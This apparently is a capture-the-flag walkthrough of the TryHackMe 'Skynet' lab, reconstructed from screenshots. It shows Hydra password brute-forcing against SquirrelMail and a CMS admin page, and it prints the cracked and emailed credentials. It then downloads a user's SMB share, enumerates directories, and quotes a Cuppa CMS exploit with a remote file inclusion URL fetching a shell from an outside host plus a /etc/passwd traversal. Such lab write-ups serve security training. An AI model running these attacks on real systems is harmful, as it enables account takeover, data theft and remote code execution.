
The fields that we require for Hydra are highlighted below. It's a good idea to put these into a text file along with the message that indicates a failed login from the website. The failed login message is what tells hydra that it hasn't matched the password yet.



```
POST /squirrelmail/src/redirect.php HTTP/1.1
Host: 10.10.168.238
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://10.10.168.238
Connection: close
Referer: http://10.10.168.238/squirrelmail/src/login.php
Cookie: squirrelmail_language=en_US; SQMSESSID=vneektve7mlv3mq5a9b4ppoi51
Upgrade-Insecure-Requests: 1

login_username=whatever&secretkey=whatever&js_autodetect_results=1&just_logged_in=1
```




```
          <b>
            ERROR
          </b>
        </font>
      </td>
    </tr>
    <tr>
      <td align="center">
        Unknown user or password incorrect.
      </td>
    </tr>
    <tr>
```



e Edit Selection Find View Goto Tools Project Preferences Help
POST /squirrelmail/src/redirect.php


```
POST /squirrelmail/src/redirect.php
Host: 10.10.168.238


login_username=admin&secretkey=admin&js_autodetect_results=1&just_logged_in=1

Unknown user or password incorrect.
```

So, our hydra command should look like this:




```
root@ip-10-10-210-211:~/logs# hydra -l milesdyson -P log1.txt 10.10.168.238 http
-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS
^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect."
```

Now, let's run it! It matches the first password on the list (duh). ;0)



```
oot@ip-10-10-210-211:~/logs# hydra -l milesdyson -P log1.txt 10.10.168.238 http
-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS
^&js_autodetect_results=1&just_logged_in=1:Unknown user or password incorrect."
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-01-20 23:10:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~
2 tries per task
[DATA] attacking http-post-form://10.10.168.238:80//squirrelmail/src/redirect.ph
p:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=
1:Unknown user or password incorrect.
[80][http-post-form] host: 10.10.168.238   login: milesdyson   password: cyborg0
07haloterminator
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-01-20 23:10:36
oot@ip-10-10-210-211:~/logs# 
```


SquirrelMail 1.4.23 [SVN] - Mozilla Firefox
TryHackMe | Cyber Secu
SquirrelMail 1.4.23 [SVN]
10.10.168.238/squirrelmail/src/webmail.php
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...

Folders
Last Refresh:
Wed, 4:17 pm
(Check mail)

INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash

Current Folder: **INBOX** Sign Out

Compose Addresses Folders Options Search Help SquirrelMail

Toggle All Viewing Messages: **1** to **3** (3 total)


Move Selected To: Transform Selected Messages:

INBOX Move Forward Read Unread Delete

	From	Date	Subject
□	skynet@skynet	Sep 17, 2019	Samba Password reset
□	serenakogan@skynet	Sep 17, 2019	(no subject)
□	serenakogan@skynet	Sep 17, 2019	(no subject)

Toggle All Viewing Messages: **1** to **3** (3 total)

It says in Miles' email that his Samba password was reset. Let's try it.



Current Folder: **INBOX** Sign Out


Compose Addresses Folders Options Search Help SquirrelMail

Message List | Unread | Delete Previous | Next Forward | Forward as Attachment | Reply | Reply All

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 9:10 pm
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file


```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

Let's login to Miles' smb share with the new password.




```
root@ip-10-10-210-211:~/logs# smbclient \\\\10.10.168.238\\milesdyson --user=mil
esdyson
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \>
```

We will navigate to dir and download everything in there.




```
root@ip-10-10-210-211:~# smbget -R smb://10.10.168.238/milesdyson --user=milesdyson
Password for [milesdyson] connecting to //milesdyson/10.10.168.238:
Using workgroup WORKGROUP, user milesdyson
smb://10.10.168.238/milesdyson/Improving Deep Neural Networks.pdf
smb://10.10.168.238/milesdyson/Natural Language Processing-Building Sequence Models.pdf
smb://10.10.168.238/milesdyson/Convolutional Neural Networks-CNN.pdf
smb://10.10.168.238/milesdyson/notes/3.01 Search.md
smb://10.10.168.238/milesdyson/notes/4.01 Agent-Based Models.md
smb://10.10.168.238/milesdyson/notes/2.08 In Practice.md
smb://10.10.168.238/milesdyson/notes/0.00 Cover.md
smb://10.10.168.238/milesdyson/notes/1.02 Linear Algebra.md
smb://10.10.168.238/milesdyson/notes/important.txt
smb://10.10.168.238/milesdyson/notes/6.01 pandas.md
smb://10.10.168.238/milesdyson/notes/3.00 Artificial Intelligence.md
smb://10.10.168.238/milesdyson/notes/2.01 Overview.md
smb://10.10.168.238/milesdyson/notes/3.02 Planning.md
smb://10.10.168.238/milesdyson/notes/1.04 Probability.md
smb://10.10.168.238/milesdyson/notes/2.06 Natural Language Processing.md
smb://10.10.168.238/milesdyson/notes/2.00 Machine Learning.md
 b://10.10.168.238/milesdyson/notes/1.03 Calculus.md
 b://10.10.168.238/milesdyson/notes/3.03 Reinforcement Learning.md
 b://10.10.168.238/milesdyson/notes/1.08 Probabilistic Graphical Models.md
smb://10.10.168.238/milesdyson/notes/1.06 Bayesian Statistics.md
smb://10.10.168.238/milesdyson/notes/6.00 Appendices.md
smb://10.10.168.238/milesdyson/notes/1.01 Functions.md
smb://10.10.168.238/milesdyson/notes/2.03 Neural Nets.md
smb://10.10.168.238/milesdyson/notes/2.04 Model Selection.md
smb://10.10.168.238/milesdyson/notes/2.02 Supervised Learning.md
smb://10.10.168.238/milesdyson/notes/4.00 Simulation.md
smb://10.10.168.238/milesdyson/notes/3.05 In Practice.md
smb://10.10.168.238/milesdyson/notes/1.07 Graphs.md
smb://10.10.168.238/milesdyson/notes/2.07 Unsupervised Learning.md
smb://10.10.168.238/milesdyson/notes/2.05 Bayesian Learning.md
smb://10.10.168.238/milesdyson/notes/5.03 Anonymization.md
smb://10.10.168.238/milesdyson/notes/5.01 Process.md
smb://10.10.168.238/milesdyson/notes/1.09 Optimization.md
smb://10.10.168.238/milesdyson/notes/1.05 Statistics.md
smb://10.10.168.238/milesdyson/notes/5.02 Visualization.md
smb://10.10.168.238/milesdyson/notes/5.00 In Practice.md
smb://10.10.168.238/milesdyson/notes/4.02 Nonlinear Dynamics.md
smb://10.10.168.238/milesdyson/notes/1.10 Algorithms.md
smb://10.10.168.238/milesdyson/notes/3.04 Filtering.md
smb://10.10.168.238/milesdyson/notes/1.00 Foundations.md
smb://10.10.168.238/milesdyson/Neural Networks and Deep Learning.pdf
smb://10.10.168.238/milesdyson/Structuring your Machine Learning Project.pdf
Downloaded 45.07MB in 8 seconds
```

Now we can find interesting files, including a hidden directory.




```
 ot@ip-10-10-210-211:~# ls
 ttention.txt                                             'Neural Networks and Deep Learning.pdf'
'Convolutional Neural Networks-CNN.pdf'                    notes
 Desktop                                                   Pictures
 Downloads                                                 Postman
'Improving Deep Neural Networks.pdf'                       Scripts
 Instructions                                              Skynet.txt
 logs                                                     'Structuring your Machine Learning Project.pdf'
'Natural Language Processing-Building Sequence Models.pdf'  thinclient_drives
root@ip-10-10-210-211:~# cd notes
root@ip-10-10-210-211:~/notes# ls
'0.00 Cover.md'                        '1.09 Optimization.md'                '2.08 In Practice.md'                '5.00 In Practice.md'
'1.00 Foundations.md'                  '1.10 Algorithms.md'                  '3.00 Artificial Intelligence.md'    '5.01 Process.md'
'1.01 Functions.md'                    '2.00 Machine Learning.md'            '3.01 Search.md'                     '5.02 Visualization.md'
'1.02 Linear Algebra.md'               '2.01 Overview.md'                    '3.02 Planning.md'                   '5.03 Anonymization.md'
'1.03 Calculus.md'                     '2.02 Supervised Learning.md'         '3.03 Reinforcement Learning.md'     '6.00 Appendices.md'
'1.04 Probability.md'                  '2.03 Neural Nets.md'                 '3.04 Filtering.md'                  '6.01 pandas.md'
'1.05 Statistics.md'                   '2.04 Model Selection.md'             '3.05 In Practice.md'                 important.txt
'1.06 Bayesian Statistics.md'          '2.05 Bayesian Learning.md'           '4.00 Simulation.md'
'1.07 Graphs.md'                       '2.06 Natural Language Processing.md' '4.01 Agent-Based Models.md'
'1.08 Probabilistic Graphical Models.md' '2.07 Unsupervised Learning.md'     '4.02 Nonlinear Dynamics.md'
root@ip-10-10-210-211:~/notes# cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
root@ip-10-10-210-211:~/notes# 
```

We can run gobuster and nikto against the hidden directory.




```
root@ip-10-10-116-29:~# gobuster dir -u http://10.10.116.79/45kra24zxs28v3yd -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -x php,htm,html,
txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.116.79/45kra24zxs28v3yd
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,php,htm
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2021/01/20 23:59:24 Starting gobuster
===============================================================
http://10.10.116.79/45kra24zxs28v3yd/index.html (Status: 200)
http://10.10.116.79/45kra24zxs28v3yd/administrator (Status: 301)
===============================================================
2021/01/21 00:04:05 Finished
===============================================================
root@ip-10-10-116-29:~# 
```



```
root@ip-10-10-116-29:~# nikto -h http://10.10.116.79:80/45kra24zxs28v3yd
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.116.79
+ Target Hostname:    ip-10-10-116-79.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2021-01-21 00:06:28 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /45kra24zxs28v3yd/, fiel
ds: 0x1a2 0x592cb85331880
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /45kra24zxs28v3yd/administrator/: This might be interesting...
+ /45kra24zxs28v3yd/administrator/index.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-01-21 00:06:37 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-116-29:~#
```


Here is the landing page for index.html.



Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet, a computer A.I. intended to control electronically linked weapons and defend the United States.


Both tools located the Administrator directory. Let's navigate to it and attempt to login.



Use a valid username and password to gain access to the administrator

Since this is in the beta phase according to Miles' notes, let's see if we can get in with the default credentials.


None of the default creds appear to work. We researched a vulnerability for this application and found that it may be vulnerable to PHP code injection.



Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion

EDB-ID: 25971
CVE:
Author: CWH UNDERGROUND
Type: WEBAPPS
Platform: PHP
Date: 2013-06-05
EDB Verified: ✓
Exploit: / {}
Vulnerable App:

First, let's see if we can brute force our way in with Hydra.




```
POST /45kra24zxs28v3yd/administrator/ HTTP/1.1
Host: 10.10.116.79
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.10.116.79
Connection: close
Referer: http://10.10.116.79/45kra24zxs28v3yd/administrator/
Cookie: PHPSESSID=4ouuddtb2bihvfsneonfjvfgk6
Upgrade-Insecure-Requests: 1

user=admin&password=admin&task=login
```

POST /45kra24zxs28v3yd/administrator/ • - Sublime Text (UNRE


```
POST /45kra24zxs28v3yd/administrator/
10.10.116.79
user=admin&password=admin&task=login

hydra -l admin -P /usr/share/wordlists/rockyou.txt
10.10.116.79 http-post-form "/45kra24zxs28v3yd/
administrator:user=^USER^&password=^PASS^&task=login:Use a
valid username and password to gain access to the
administrator"
```

Brute Forcing our way in didn't appear to work either, so let's try out our exploit.
According to the exploit, we should be able to display the contents of the /etc/passwd file.



```
#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream
```

